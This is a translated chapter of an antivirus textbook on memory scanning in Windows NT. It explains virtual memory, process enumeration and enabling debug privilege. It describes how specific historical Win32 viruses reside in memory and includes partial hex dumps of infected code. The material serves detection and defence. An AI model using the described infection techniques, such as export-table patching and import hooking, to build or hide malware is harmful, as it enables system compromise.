由于过去Windows NT病毒扫描器常常是从“原始的”DOS病毒扫描器移植得到的，因此有可能（实际上笔者见过这种情况发生）一位优秀的Windows NT程序员盲目地把（DOS扫描器中的）内存扫描引擎移植到了NT下。即使Windows NT下的内存扫描的实现方法不那么明显，但如果在基于NT的系统中只扫描第一个1MB物理内存，当然也是不够的。下一节将讲述Windows NT虚拟内存管理的基本知识，使读者对反病毒软件中如何实现内存扫描有一个比较好的理解。

12.2 Windows NT虚拟内存系统

读者可能会问：“虚拟内存有什么用呢？” 虚拟内存当然不是必需的。很多操作系统并不使用虚拟内存，仍然可以设法运转。DOS就不支持虚拟内存，但尽管如此，它在市场上却存活了近20年。然而，对开发人员来说，物理内存有限却是一个永恒的问题。事实上，内存似乎从未够用过。由于应用程序变得越来越大，人们不得不开发出很多技术来解决物理内存紧张的情况。最著名的技术之一是覆盖(overlay)机制：即一个程序分为几块，在同一时刻只有其中一块能被有效地访问。每当需要使用其中某一块时，该块就被读入物理内存，覆盖了先前装入内存的那一块。操作系统的虚拟内存管理就是意图通过把内存分为一组页面(page)来解决运行中的各种应用程序面临的内存不够用的问题。这样，应用程序就不需要使用过去的那些技术来自己解决内存管理问题了。

虚拟内存还有一些别的优点：

- 进程隔离：进程有独立的地址空间，因此不会互相干涉。
- 内存保护：处理器有两种运行模式，因此可以把操作系统和用户程序清楚地分离开来。
- 无内存限制：不应该分配当前未使用的页面，应用程序之间可以共享数据。

Windows NT如何实现虚拟内存的呢？现代处理器支持虚拟内存(virtual memory, VM)管理。在处理器不支持的情况下，也可以实现虚拟内存，但其速度可能会非常慢。当处理器运行于虚拟内存模式时，它执行的每条指令中的地址都被认为是虚拟地址，必须转化为物理地址。这就是为何CPU的VM支持对于获得快速的系统性能是至关重要的。

在有4GB VM的系统上，32位地址在CPU看来仿佛是由三部分组成的：

- 目录偏移量(directory offset)
- 页表偏移量(page table offset)
- 页面偏移量(page offset)

（物理地址扩展(physical address extension, PAE)模式还为寻址增加了第四个间接层）。

将虚拟地址从页目录转换为页帧(page frame)与遍历一个以页目录为根、页表为根的孩子结点、页帧为页表的孩子结点的b树结构很类似。图12-1说明了这种结构。




图12-1 页目录

转换虚拟地址的第一步是取出地址高10位作为第一个偏移量。该偏移量用于指示称为页目录（page directory）的内存页面中的一个32位值。Windows NT下每个进程都有一个唯一独特的页目录（在Intel平台上的Windows NT 4中，该页目录被映射到0xc0300000地址）。页目录本身是一个4K大小的页面，被分为1024个称为页目录条目（page directory entry, PDE）的4字节值。这10位就正好是索引页目录中每个PDE所需的比特数（2^{10} = 1024种可能的组合）。

每个PDE被用来识别另一个称为页表（page table）的内存页。虚拟地址中高10位之后的第二个10位偏移量用于索引一个4字节的页表条目（page-table entry, PTE），其方式与页目录一样。PTE用于识别称为页帧（page frame）的内存页。虚拟地址中剩下的12位偏移量用于寻址PTE所识别的页帧中的一个特定字节。使用最后这个12位的偏移量可以寻址页帧中的所有4096字节。

Windows NT通过三个间接寻址步骤为每个进程提供了独立的虚拟地址空间。在IA32平台上，页目录最多有1024个PDE或最多对应1024个页表（未启用PAE）。每个页表最多有1024个PTE或最多对应1024个页帧。每个页帧包含4096字节的实际数据。这样一共有4GB的地址空间（1024 × 1024 × 4096）。

12.3 虚拟地址空间

Windows NT中，系统的虚拟地址空间被分为两部分：低2GB为用户地址空间，高2GB为系统空间（见图12-2）。当CPU运行于用户模式时，只有用户地址空间的那些页面能够被访问到，因此，应用程序不能干涉那些仅在内核模式才能访问的操作系统组件。当用户模式的应用程序（如WINWORD.EXE、NOTEPAD.EXE等）调用一个API时，它首先因调用而转入一个子系统DLL。子系统DLL API把（程序中调用的）公开函数转化为NTDLL.DLL中的原生API集的一个未公开函数。在必要时，原生API调用Windows NT管理程序（指NTOSKRNL.EXE。——译者注），处理器就转入内核模




图12-2 基于32 位Windows NT 的系统上的地址空间标准划分方法

式运行。图12-2说明了Windows NT上标准的32位线性地址空间划分方法。

使用Windows NT企业版和一个特殊的boot.ini选项，可以更改4GB地址空间的划分方法。本例中，用户地址空间为3GB，剩下1GB给系统地址空间。这样做是为了支持那些需要用到非常大的数据库的应用程序，可以令其更有效率。Windows NT企业版对虚拟地址空间的划分方法(使用“/3GB”选项)[4]，如图12-3所示。

Alpha APX系统上的Windows 2000的新功能之一就是将VM地址空间扩展到32GB，而不是当前的4GB，该扩展称为VLM[5, 6]（见图12-4）。上部的用户空间并未分页，只用于存储数据而不存储代码。




图12-3　采用/3GB选项启动的Windows NT企业版




图12-4　VLM内存布局

所有这些模型中，用户地址空间一次只映射到一个特定进程。每当执行一个用户模式的应用程序时，NT就为新进程生成一个虚拟地址空间。同一虚拟地址可以被任意数量的应用程序所使用，但不同应用程序中用到的同一虚拟地址不一定指向物理内存的相同页面。当进程A访问0x00400000（应用程序通常的基地址）时，进程B在0x00400000的页面甚至有可能是无效的。进程A和B不会因为使用相同的（虚拟）地址而互相干扰，因为它们各自使用的地址只在其各自的上下文中有效。在单CPU系统中，同一时间只能有一种“虚拟地址→物理地址”的映射关系。每当一个特定线程被调度执行时，就出现一个上下文切换(context switch)，把“虚拟地址→物理地址”的映射转换为被调度线程运行时所处的进程上下文。为了向内核模式的组件（及驱动）提供一个环境，以保证它们对地址空间中上部2GB的引用总是有效的，NT提供了一部分页表，这些页表在每个上下文中所包含的信息都是相同的。




图12-5　内核模式内存空间的正常布局

虚拟内存管理器（Virtual Memory Manager）对系统地址空间和用户地址空间的处理方法不同。（图12-5说明[4]

了IA32平台上正常的系统地址空间布局)。在该地址空间中，Windows NT的代码组件与所有内核模式的驱动程序一起装入内存。由于内核模式的驱动程序对系统地址空间有相同的访问特权，因此它们可能会干扰操作系统代码或者自己相互干扰。清单12-1列出了加载至内存的典型的系统组件。

清单12-1 部分已加载的驱动及其在32位地址空间中的基地址

```
基地址(BaseAddr)      名字

0x77f60000 \WINNT\system32\NTDLL.DLL
0x80001000 Pcmcia.sys
0x8000b000 Disk.sys
0x80010000 \WINNT\System32\hal.dll
0x80100000 \WINNT\System32\ntoskrnl.exe
0x801e0000 \WINNT\System32\drivers\SCSIPORT.SYS
0x801e8000 \WINNT\System32\Drivers\CLASS2.SYS
0x801ec000 Ntfs.sys
0x80244000 TpPmPort.sys
0xa0000000 \??\C:\WINNT\system32\win32k.sys
.
0xf7000000 \SystemRoot\System32\Drivers\Cdfs.SYS
.
0xf72f0000 \SystemRoot\System32\Drivers\Cdrom.SYS
```

注意NTDLL.DLL（原生API）出现在了已加载的驱动列表中。尽管这个DLL是在用户模式装入的，但它同几个函数进入内核模式的转换过程密切相关。原生API起到了“中间人”的作用。

虚拟内存管理中最困难的问题可能就是页面调度（paging）机制。Windows NT能够回收不再需要的内存页面。为回收一个页面，内存管理器会修改页表中的一些条目，将其标识为无效。如果该页属于一个可执行文件而且不是脏页（即在运行过程中内容被改变了的页面），则只须将该页标识为无效，就无须做别的了；否则，必须把被修改了的页面写入一个文件，最大的可能就是写入页面文件（pagefile.sys）。

当再试图访问这个页面时，就会出现一个页错误（page fault）。接着检查当前的虚拟地址（如果该地址可获得的话）。如果该页面是从一个文件映射到内存中的话（如大多数DLL和应用程序），就从包含了所需数据的特定文件中读取该页面；否则，就从一个文件或页面文件中读取信息，然后Windows NT会重新执行那条导致了页错误的指令。

Windows NT可以在几个进程之间共享一个物理内存页。这意味着同一可执行程序的不同副本每次保留（reserve）的内存大小不会正好完全一样。实际上，这些进程共享了一些物理页面。当其中一个进程P1需要修改某共享页面时，其余进程的上下文不会因此而改变，只有进程P1的上下文才会改变。具体做法是：把进程P1需要修改的共享页面（被标识为“写入时才复制”(copy-on-write)的页面）复制到一个新物理页面，然后P1对这个新页面进行修改（即P1不再使用原来的那个共享页面）。(“写入时才复制”(copy-on-write，COW)是一种通过资源共享来减少资源使用的优化技术，基本思想是：多个资源使用者一开始可以共享同一份资源（而不必为每个

使用者单独分配一份资源），直到某个使用者需要修改该资源时，才为该使用者单独分配/复制一份资源供其修改，以免这种修改影响到其他使用者。——译者注）。

12.4 用户模式的内存扫描

内存扫描要解决的第一问题是如何访问内存中一个特定进程的数据。如前所述，进程A不能干扰进程B。那么用户模式的扫描器如何读取其他进程的内容呢？答案是：使用一个名为ReadProcessMemory()的API。此API通常被调试工具用来控制它所跟踪的程序的执行过程。它需要一个进程句柄作为输入，使用OpenProcess() API和PROCESS_VM_READ访问权限，可以获得该句柄。但OpenProcess()需要一个进程ID作为输入，从哪里获得这个进程ID呢？

曾经在很长一段时间内这个问题的答案都不太明确，因为虽然PSAPI.DLL提供了一些用于枚举进程的API，而且这些API的文档都是公开的，但标准的Windows NT系统并不包含该DLL。（该DLL是后来在Windows 2000中从才引入的）。“Windows NT中并没有PSAPI.DLL及相应的文档”这个事实令笔者想到这样一个问题：即NT自己是如何枚举进程的。由于任务管理器(Task Manager)和其他几种应用程序可以显示出所有正在运行的进程及其ID，因此显然没有PSAPI.DLL也能完成这件事。实际上，经过实践发现：PSAPI.DLL中大部分API都只是NTDLL.DLL中的原生服务API（如NtQuerySystemInformation()）经过封装而已。

微软并未公开这个原生API集，这些API主要是为（操作系统的）子系统所用。因此，多数应用程序并不会直接链接到NTDLL.DLL。事实上，微软建议使用已公开的接口。不过任务管理器(TASKMGR.EXE)就是直接链接到NTDLL.DLL中的——尽管从性能数据也能获得同样的信息。哦，好的!

任务管理器使用NtQuerySystemInformation()这个原生API获得一张当前正在运行的所有进程和进程ID的清单。用户模式的应用程序可以链接到NTDLL.DLL或简单地通过GetProcAddress()获得该API的地址进而调用它。

当获得了特定进程的进程ID后，就可以用ReadProcessMemory()来读取那个特定应用程序的地址空间。为做到这一点，内存扫描器应该知道一个应用程序所使用的页面的准确位置。幸运的是，VirtualQueryEx()函数提供了一个指定进程的虚拟地址空间中的页面范围信息。该函数需要一个进程句柄作为输入，而返回的是页面区域的属性和大小。

该函数要执行这个操作还需要使用PROCESS_QUERY_INFORMATION访问类型作为参数。使用该函数可以轻松地将空闲页面及保留页面排除到考虑之外，那些页面不应被访问，但其他页面则必须做检查。可以用ReadProcessMemory() API来完成检查工作。

12.4.1 NtQuerySystemInformation()的秘密

微软并未公开过NtQuerySystemInformation()（简写为NtQSI），用户模式的应用程序并不需要使用它，因为这些程序可以链接到PSAPI.DLL上，然后由PSAPI.DLL又来调用NtQSI。然而，后文将讲到，该函数有助于实现内核模式的内存扫描器，因此值得介绍一下它。

NtQSI需要用到四个32位（DWORD或ULONG型）参数。

第一个参数可能名为SystemInformationClass，它指明了需要该函数返回的信息类型。（它有

几种可能的取值；取值为5表示查询当前运行的进程)。

第二个参数是返回的缓冲区地址，这应该是由调用者分配好的；我们称它为SystemInformationBuffer。

第三个参数是分配的字节数。第四个参数是一个可选值：PULONG BytesWritten，它是返回给调用者的字节数。

NtQSI()返回一个NTSTATUS值。当这个返回值不是STATUS_SUCCESS(0)时，通常就是STATUS_INFO_LENGTH_MISMATCH（意味着分配的缓冲区长度与指定的信息类型所需缓冲区长度不匹配)。因此，调用NtQSI()时必须使用一个循环，该循环中每次提供给NtQSI()的缓冲区逐渐增大，直到Windows NT内核返回的信息可以完全放置到缓冲区中为止。

在正确返回时，所需信息以一个链表形式放在缓冲区中。第一个DWORD值指明了下一个进程块信息相对于缓冲区起点的指针。位于每个块内0x44偏移位置处的DWORD值是进程ID（该偏移位置当然依赖于平台，在IA64上就不同)。有了进程ID，才可以调用另外几个API，因此得到进程ID是最重要的。

经过上述描述，可以“手工勾画出”NtQuerySystemInformation()的定义：

```
NTSYSAPI
NTSTATUS
NTAPI
NtQuerySystemInformation(
    IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
    IN OUT PVOID SystemInformationBuffer,
    IN ULONG SystemInformationLength,
    OUT PULONG BytesWritten OPTIONAL
    );
```

有了进程ID，还可以调用别的原生API来检查其他的重要信息，如已加载的映像（EXE和DLL）及其基地址。这些原生API的一个例子是RtlQueryProcessDebugInformation()，该函数使用由RtlCreateQueryDebugBuffer() API分配、而由RtlDestroyQueryDebugBuffer() API释放的缓冲区。当然，这些都是未公开的原生API。

12.4.2 公共进程及特殊的系统权限

在典型的基于Windows NT的系统上，即使用户未登录，也已经有一些进程在运行了。这些进程中最重要的是“系统空转进程”(System Idle Process)、“系统进程”(System Process)、SMSS.EXE、CSRSS.EXE、WINLOGON.EXE和SERVICES.EXE。Windows NT的病毒扫描程序应该对这些公共进程及用户进程的地址空间都做扫描。

但此处的问题在于：不能通过OpenProcess()获取一些公共进程的句柄，以提供给别的需要访问这些进程的API使用。在微软出版社(Microsoft Press)发布的文档[7]（如《Advanced Windows NT Third Edition》(高级Windows NT，第3版）中指出：这些进程中有些是受保护的进程(secure process)（这里secure一词指不能随便被其他进程访问。——译者注)，不能进行QUERY_INFORMATION或VM_WRITE型的打开操作。(这些进程包括：WINLOGON.EXE、

CLIPSRV.EXE和EVENTLOG.EXE)。要访问这些进程，需要首先调整另外一个系统安全特权。(但微软的文档中找不到这个信息)。

尤其是SeDebugPrivilege特权值的属性必须调整为SE_PRIVILEGE_ENABLED。只有管理员和他明确授予SeDebugPrivilege特权的用户才拥有该特权。但即使在管理员账号下，该特权的缺省属性也是未启用的，因此，OpenProcess()函数不能打开受保护的进程。为了启用这个特权，调用OpenProcessToken()函数时必须指定TOKEN_ADJUST_PRIVILEGES，然后可以用LookupPrivilegeValue()函数来检查用户到底是否具有该特权。如果用户有权这样做，则可以用AdjustTokenPrivileges() API把该特权设置为SE_PRIVILEGE_ENABLED。

用这种方法来保护一些标准应用程序是非常合理的做法。例如，如果WINLOGON.EXE停止运行，则Windows NT就会完全崩溃。任何用户模式的应用程序如果修改了WINLOGON.EXE的地址空间中的随机位置，都可能导致系统崩溃！这当然不是什么好事。无论在什么情况下，当SeDebugPrivilege特权被启用后，甚至连内存中的WINLOGON.EXE进程地址空间都可以被（用户进程）写入，但前提就是先要把该特权授予所有用户，这样用户进程才能在内存中扫描这种程序。如果WINLOGON.EXE被感染了，就无法检测到染毒的进程。将调试特权给予所有用户肯定不会令系统变得更安全。这就是为什么内存扫描器最好实现为内核模式的驱动程序的原因。内核模式驱动程序很容易获得PROCESS_ALL_ACCESS，因为Windows NT中的驱动程序在运行时具有最高权限。

12.4.3 Win32子系统中的病毒

本节介绍进程中各种形式的病毒。多数32位用户模式的应用程序都运行于Windows NT的最重要的子系统——Win32子系统中。该子系统在缺省情况下都会被创建和使用，而且与其他子系统不同，该子系统不能禁用。Win32病毒要在这个子系统中才会活跃。

Win32子系统由以下主要组件构成：CSRSS.EXE（环境子系统进程）、内核模式设备驱动程序WIN32K.SYS和子系统DLL（如USER32.DLL、ADVAPI32.DLL、GDI32.DLL和KERNEL32.DLL）。其中子系统DLL用于把已公开的Win32 API函数转换成对NTOSKRNL.EXE和WIN32K.SYS中相应的未公开的内核模式系统服务的调用。Win32子系统中还有另一个非常重要的部分：NTDLL.DLL，它主要用于子系统DLL。Windows NT中的其他子系统以及运行时不依赖于子系统的原生应用程序(native application)（如任务管理器TASKMGR.EXE。——译者注）也使用了NTDLL.DLL。(清单12-2显示了一些系统进程——已加载的DLL的基地址和大小)。

清单12-2　一些系统程序及它们的DLL

```
PID: 0x0014

基地址          大小          名字
0x023a0000    0x0000c000   \SystemRoot\System32\smss.exe
0x77f60000    0x0005c000   C:\WINNT\System32\ntdll.dll

PID: 0x001c
```

```
基地址          大小          名字
0x5ffe0000    0x00005000  \??\C:\WINNT\system32\csrss.exe
0x77f60000    0x0005c000  C:\WINNT\System32\ntdll.dll
:
0x77e70000    0x00051000  C:\WINNT\system32\USER32.dll
0x77f00000    0x0005e000  C:\WINNT\system32\KERNEL32.dll
:
0x5f810000    0x00007000  C:\WINNT\system32\rpcltc1.dll

PID: 0x0022

基地址          大小          名字
0x02880000    0x00030000  \??\C:\WINNT\SYSTEM32\winlogon.exe
0x77f60000    0x0005c000  C:\WINNT\System32\ntdll.dll
0x78000000    0x00048000  C:\WINNT\system32\MSVCRT.dll
0x77f00000    0x0005e000  C:\WINNT\system32\KERNEL32.dll
0x77dc0000    0x0003e000  C:\WINNT\system32\ADVAPI32.dll
:
0x77850000    0x0003a000  C:\WINNT\SYSTEM32\NETUI1.dll
```

12.4.4 分配私有页面的Win32病毒

有些Win32病毒会为自己分配带有PAGE_EXECUTE_READWRITE属性的私有页面。当染毒应用程序装入内存运行时，其中的病毒代码被激活了。病毒接着就为自己分配新的页面，并将病毒代码移动到新页面中。很重要的是：病毒要对那些页面有写入权限，因为病毒代码中还存储了一些需要修改的数据，而只读(read-only)型页面不能被写入。

例如，W32/Cabanas.3014.A[8]病毒从染毒进程的地址空间中分配了一个12 232字节的区块，这形成了3个页面（3 × 4096=12 288字节，原文为12 888字节，有误。——译者注）。（见清单12-3。）由于Cabanas在用VirtualAlloc()函数分配内存时使用了MEM_TOP_DOWN标志，因此这三个页面将位于用户地址空间的最末端，通常位于地址0x7FFA0000附近。

清单12-3 W32/Cabanas位于用户地址空间的最末端

```
PID: 0x0051

基地址          大小          名字
0x01b40000    0x00010000  C:\WINNT\system32\notepad.exe
0x77f60000    0x0005b000  C:\WINNT\System32\ntdll.dll
0x77d80000    0x00032000  C:\WINNT\system32\comdlg32.dll
0x77f00000    0x0005c000  C:\WINNT\system32\KERNEL32.dll
0x77e70000    0x00053000  C:\WINNT\system32\USER32.dll
0x77ed0000    0x0002b000  C:\WINNT\system32\GDI32.dll
0x77dc0000    0x0003e000  C:\WINNT\system32\ADVAPI32.dll
0x77e20000    0x0004f000  C:\WINNT\system32\RPCRT4.dll
0x77c40000    0x0013b000  C:\WINNT\system32\SHELL32.dll
0x77bf0000    0x0004f000  C:\WINNT\system32\COMCTL32.dll
0x779f0000    0x00046000  C:\WINNT\system32\MSVCRT.dll

0x7FFA0000    PAGE_EXECUTE_READWRITE 12288 MEM_COMMIT Private
```

Cabanas病毒通过修改宿主程序输入表项，把KERNEL32.DLL中的某些API钩挂到Cabanas病

毒自身的例程。每当宿主程序调用任何被钩挂的API时，病毒就有机会立刻感染另一应用程序或者调用其目录隐藏（directory stealth）例程。

W32/Parvo.13857病毒[9]从染毒进程的地址空间中分配了132 605字节（更确切地说是：33个页面，135 168字节），因为其多态引擎和通信模块需要大量的内存。

W32/Parvo病毒不使用MEM_TOP_DOWN标志，因此它分配的内存将位于用户地址空间中第一个足够大的间隙中（本例中是在染毒的NOTEPAD.EXE进程地址空间中0x002F0000位置，如清单12-4所示）。

清单12-4　W32/Parvo位于NOTEPAD的地址空间内

```
PID: 0x004d

基地址          大小          名字

0x002F0000    PAGE_EXECUTE_READWRITE 135168 MEM_COMMIT Private

0x01760000    0x00011000  C:\WINNT35\system32\NOTEPAD.EXE
0x77f80000    0x0004e000  C:\WINNT35\System32\ntdll.dll
0x77df0000    0x0002b000  C:\WINNT35\system32\comdlg32.dll
0x77f20000    0x00054000  C:\WINNT35\system32\KERNEL32.dll
0x77ea0000    0x00038000  C:\WINNT35\system32\USER32.dll
0x77ee0000    0x00033000  C:\WINNT35\system32\GDI32.dll
:
```

活跃的病毒代码将使用被执行的染毒程序原来的名字。同一时间只能存在病毒的一个副本。原始宿主将作为染毒程序的一个子进程执行，将使用随机的名字，如清单12-5所示。

由于宿主程序几乎会被立即执行，因此病毒可以从自己的进程中悄无声息地感染其他应用程序，并通过基于WSOCK32.DLL API的通信组件传播到别的地方。

清单12-5　原始宿主NOTEPAD.EXE作为W32/Parvo的子进程JWRK.EXE运行

```
PID: 0x003c
基地址          大小          名字
0x01760000    0x00011000  C:\WINNT35\SYSTEM32\JWRK.EXE
0x77f80000    0x0004e000  C:\WINNT35\System32\ntdll.dll
0x77df0000    0x0002b000  C:\WINNT35\system32\comdlg32.dll
0x77f20000    0x00054000  C:\WINNT35\system32\KERNEL32.dll
0x77ea0000    0x00038000  C:\WINNT35\system32\USER32.dll
0x77ee0000    0x00033000  C:\WINNT35\system32\GDI32.dll
:
```

12.4.5　原生Windows NT服务病毒

Windows NT下的一类新病毒在系统中投放可以作为原生Windows NT服务运行的可执行程序，这种病毒如WNT/RemEx[3]（通常称为RemoteExplorer）。RemEx病毒是作为用户模式的服务运行的，其服务名为ie403r.sys，如清单12-6所示。该病毒周期性地休眠片刻，然后又苏醒并设法感染其他应用程序。

清单12-6 WNT/RemEx病毒作为服务ie403r.sys运行

```
PID: 0x0036

基地址          大小          名字
0x00400000    0x0002b000   C:\WINNT\system32\drivers\ie403r.sys
0x77f60000    0x0005b000   C:\WINNT\System32\ntdll.dll
0x77f00000    0x0005c000   C:\WINNT\system32\KERNEL32.dll
0x77e70000    0x00053000   C:\WINNT\system32\USER32.dll
0x77ed0000    0x0002b000   C:\WINNT\system32\GDI32.dll
0x77dc0000    0x0003e000   C:\WINNT\system32\ADVAPI32.dll
0x77e20000    0x0004f000   C:\WINNT\system32\RPCRT4.dll
0x77720000    0x00011000   C:\WINNT\system32\MPR.dll
0x77e10000    0x00007000   C:\WINNT\system32\rpcltc1.dll
```

12.4.6 使用隐藏窗口过程的Win32病毒

有几种病毒（如{W32, W97M}/Beast.41472.A[10]）会为自己安装一个隐藏的窗口过程，并使用一个定时器。16位Windows 版本就已提供了定时器，它们有时用于模拟多线程功能。如第3章所述，该病毒是作为一个完整进程运行的，它使用OLE API把嵌入式宏代码和可执行代码（二进制的病毒代码）注入到Office 97文档中。由于该病毒的活跃进程可以感染Office 97文档，因此使用专门针对宏病毒的扫描器和清除器将很难为文档杀毒，因为它们不能首先检测到并终止内存中的病毒。

12.4.7 被执行映像自身包含的Win32病毒

W32/Heretic.1986.A是第一个能正确感染Windows NT下的KERNEL32.DLL的病毒。多数应用程序都要用到KERNEL32.DLL，大部分关键的Win32 API都是从这个DLL导出的。当KERNEL32.DLL染毒时，多数应用程序都将执行病毒代码，因为这些应用程序需要调用该DLL中的API。

Heretic病毒修改了KERNEL32.DLL的导出地址表，使得CreateProcessA()和CreateProcessW()函数指向该DLL中存储了病毒代码的最后一个节（section），如清单12-7所示。

清单12-7 W32/Heretic.1986.A修改了两个CreateProcess API的导出地址

```
image base  77F00000

.
.
00015385     59  CreateNamedPipeA
000153FA     60  CreateNamedPipeW
00017DB6     61  CreatePipe
0005E451     62  CreateProcessA -> (77F5E451)
0005E442     63  CreateProcessW -> (77F5E442)
00004F9A     64  CreateRemoteThread
0001C893     65  CreateSemaphoreA
.
```

当宿主程序调用这些函数时，病毒就有可能在这个过程中（on-the-fly）感染其他应用程序。病毒扩展了KERNEL32.DLL的最后一个节（.reloc节），在其中置入了自己的代码，并将该节的Characteristics域的取值修改为MEM_EXECUTE和MEM_WRITE。清单12-8显示了内存中一个染毒的KERNEL32.DLL末尾的病毒代码。

清单12-8　内存中染毒的KERNEL32.DLL末尾的W32/Heretic.1986.A病毒

```
0x77F5B000 PAGE_EXECUTE_WRITECOPY 16384 MEM_COMMIT Image

77f5e000 84 69 01 00 00 89 47 28 66 81 38 4d 5a 0f 85 52  .i....G(f.8MZ.àR
.
77f5e410 3f 01 75 06 3c 22 75 f6 eb 08 3c 20 74 04 0a c0 ?.u.<"u+d.< t..+
77f5e420 75 ec c6 46 ff 00 8d 85 0c 15 40 00 89 47 08 e8 u8ıF ….. @..G.F
77f5e430 31 fb ff ff 57 ff 95 92 17 40 00 ff 95 92 17 40 1v  W ...@. ...@
77f5e440 00 c3 68 34 84 f1 77 9c 60 e8 0a ff ff ff 61 9d .+h4ä±w£`F.   a¥
77f5e450 c3 68 51 7f f1 77 9c 60 e8 56 ff ff ff 61 9d c3 +hQ ±w.`FV   a.+
77f5e460 5b 48 65 72 65 74 69 63 5d 20 62 79 20 4d 65 6d [Heretic] by Mem
77f5e470 6f 72 79 20 4c 61 70 73 65 00 46 6f 72 20 6d 79 ory Lapse.For my
```

另一类Win32病毒（如W32/Niko.5178病毒）就寄生于染毒的可执行程序映像中（见清单12-9）。W32/Niko病毒是在一个染毒的PE文件运行时激活的。该病毒将自己添加到PE程序的最后一节，并将该节的Characteristics域取值修改为MEM_WRITE。这就使得内存中的病毒代码可以被修改。该病毒不会为其全部代码分配内存，而只在需要时为较小的数据块分配内存。

清单12-9　染毒程序ASD.EXE的0x0040F000页面中的W32/Niko.5178病毒

```
0040F000 PAGE_EXECUTE_WRITECOPY 8192 MEM_COMMIT PAGE_READWRITE Image

0040f000 e9 21 00 00 00 b8 97 01 41 00 c3 b8 c1 03 41 00 T!...+ù.A.++-.A.
0040f010 c3 e9 ba 48 ff ff b8 06 00 00 00 c3 e9 bf 10 00 +TıH  +....+T+..
0040f020 00 e9 d5 0e 00 00 e8 eb ff ff ff 50 e8 d4 ff ff .T+...Fd   PF+
.
.
00410190 d0 e9 5d ff ff ff 00 72 00 4e 49 43 4f 5f 56 49 -T]   .r.NICO_VI
004101a0 52 5f 4f 46 46 00 4b 45 52 4e 45 4c 33 32 00 47 R_OFF.KERNEL32.G
004101b0 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 56 61 72 etEnvironmentVar
004101c0 69 61 62 6c 65 41 00 4e 49 43 4f 5f 56 49 52 5f iableA.NICO_VIR_
004101d0 43 48 49 4c 44 5f 4f 46 46 00 7b 00 00 00 43 72 CHILD_OFF.{...Cr
004101e0 65 61 74 65 54 68 72 65 61 64 00 47 6c 6f 62 61 eateThread.Globa
004101f0 6c 41 6c 6c 6f 63 00 6c 73 74 72 63 70 79 00 47 lAlloc.lstrcpy.G
00410200 6c 6f 62 61 6c 46 72 65 65 00 6c 73 74 72 63 6d lobalFree.lstrcm
00410210 70 69 00 5c 2a 2e 2a 00 6c 73 74 72 63 61 74 00 pi.\*.*.lstrcat.
00410220 46 69 6e 64 46 69 72 73 74 46 69 6c 65 41 00 2e FindFirstFileA..
```

Niko是最早的多线程病毒之一。它会生成两个线程，如清单12-10所示。一个是触发(trigger)线程，它会在一个特定日子显示一条消息；另一个是感染线程。病毒创建这两个线程后，就运行宿主程序。

只要宿主程序在运行，病毒的感染线程就是活跃的。如果宿主程序（主线程）终止了，

Windows NT就会杀死该进程的所有线程，因而病毒将不再活跃。这样，病毒要想传播到其他文件就必须首先寄宿到那些运行时间更长的应用程序中。在这种情况下，感染线程将从后台感染其他应用程序。

清单12-10 W32/Niko.5178病毒创建了两个线程（本例中为68和123）

```
117 asd.exe            Dtsactivation automatique (ASD)
CWD:     C:\LOOK\
CmdLine: C:\LOOK\ASD.EXE
VirtualSize:    20152 KB    PeakVirtualSize:     20192 KB
WorkingSetSize:  1604 KB    PeakWorkingSetSize:  1612 KB
NumberOfThreads: 3
122 Win32StartAddr:0x0040f000 LastErr:0x00000002     State:Waiting
68 Win32StartAddr:0x0040f021 LastErr:0x00000002 State:Waiting
123 Win32StartAddr:0x0040f01c LastErr:0x00000000 State:Waiting

    4.10.0.1998 shp  0x00400000  ASD.EXE
  4.0.1381.130 shp  0x77f60000  ntdll.dll
  4.0.1381.133 shp  0x77e70000  USER32.dll
  4.0.1381.133 shp  0x77f00000  KERNEL32.dll
```

12.5 内存扫描和页面调度

前文所述的函数虽然有某些限制，但还是可以用来开发用户模式的内存扫描器。扫描器应该能够区分已使用页面和空闲页面，而且必须对每个正在运行的进程的已使用页面做一次完全扫描。

